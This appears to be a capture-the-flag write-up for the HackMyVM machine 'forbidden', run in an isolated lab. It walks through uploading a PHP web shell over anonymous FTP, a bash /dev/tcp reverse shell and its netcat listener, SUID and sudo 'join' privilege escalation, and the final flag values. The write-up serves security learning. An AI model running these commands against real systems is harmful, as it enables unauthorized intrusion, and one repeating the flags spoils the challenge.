

ℹ️
I keep all of my distrusted hosts from platforms like HackMyVM on a segmented VLAN --
10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.94SVN scan initiated Fri Dec 20 17:14:27 2024 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.12
Nmap scan report for 10.9.9.12
Host is up (0.00041s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.6.6.9
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 0        0            4096 Oct 09  2020 www [NSE: writeable]
80/tcp open  http    nginx 1.14.2
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.14.2
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Dec 20 17:14:35 2024 -- 1 IP address (1 host up) scanned in 7.94 seconds
💡
Don't miss an opportunity to find some breadcrumbs and interesting information in the initial
nmap scan output, as we can see we have anonymous access via FTP and the www directory is writable.Service Enumeration
TCP/21
ftp "ftp://anonymous@10.9.9.12"


TCP/80


curl -s https://github.com/WhiteWinterWolf/wwwolf-php-webshell/raw/refs/heads/master/webshell.php -o sh.phpfor i in {5..7} ; do cp sh.php "sh.php${i}" ; done
ftp> put sh.php5
ftp> put sh.php6
ftp> put sh.php7
Exploit
Web Shell to Reverse Shell
sudo rlwrap nc -lnvp 443Start a TCP listener to catch a reverse shell
bash -c 'bash -i >& /dev/tcp/10.6.6.9/443 0>&1'Run in the web shell to call back to the TCP listener

Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

Linux forbidden 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64 GNU/Linux
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Sorry, user www-data may not run sudo on forbidden.
Users and Groups
Local Users
marta:x:1000:1000:marta,,,:/home/marta:/bin/bash
markos:x:1001:1001:,,,:/home/markos:/bin/bash
peter:x:1002:1002:,,,:/home/peter:/bin/bash
Local Groups
cdrom:x:24:marta
floppy:x:25:marta
audio:x:29:marta
dip:x:30:marta
video:x:44:marta
plugdev:x:46:marta
netdev:x:109:marta
marta:x:1000:
markos:x:1001:
peter:x:1002:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:60:20:ca brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.12/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 5857sec preferred_lft 5857sec
    inet6 fe80::be24:11ff:fe60:20ca/64 scope link
       valid_lft forever preferred_lft forever
Interesting Files
User Files
find /home -type f -readable -exec ls -l {} \; 2>/dev/null
-rw-r--r-- 1 peter peter 3526 Oct  9  2020 /home/peter/.bashrc
-rw-r--r-- 1 peter peter 807 Oct  9  2020 /home/peter/.profile
-rw-r--r-- 1 peter peter 220 Oct  9  2020 /home/peter/.bash_logout
-rw-r--r-- 1 markos markos 3526 Oct  9  2020 /home/markos/.bashrc
-rw-r--r-- 1 markos markos 807 Oct  9  2020 /home/markos/.profile
-rw-r--r-- 1 markos markos 220 Oct  9  2020 /home/markos/.bash_logout
-rwsr-sr-x 1 root marta 16712 Oct  9  2020 /home/marta/.forbidden
-rw-r--r-- 1 marta marta 3526 Oct  9  2020 /home/marta/.bashrc
-rw-r--r-- 1 marta marta 807 Oct  9  2020 /home/marta/.profile
-rw-r--r-- 1 root root 130 Oct  9  2020 /home/marta/hidden.c
-rw-r--r-- 1 marta marta 220 Oct  9  2020 /home/marta/.bash_logout
/home/marta/hidden.c
cat /home/marta/hidden.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main(void)
{
setuid(1001); setgid(1001); system("/bin/bash");
}
Privilege Escalation
Lateral to Markos
Noting the setuid and setgid in /home/marta/hidden.c and the SUID bit on /home/marta/.forbidden, this is almost certainly a pivot to Markos.

/bin/bash here, which could indicate this is the compiled binary

.jpg fileLateral to Marta
💡
I spent an unfortunate amount of time trying to pull data from the image file, as I saw something resembling a password using
strings, when in fact, the name of the file is the password for marta.

Root Flag
join | GTFOBins

sudo /usr/bin/join -a 2 /dev/null /root/root.txtFlags
User
HMVpussycat
Root
HMVmymymymymind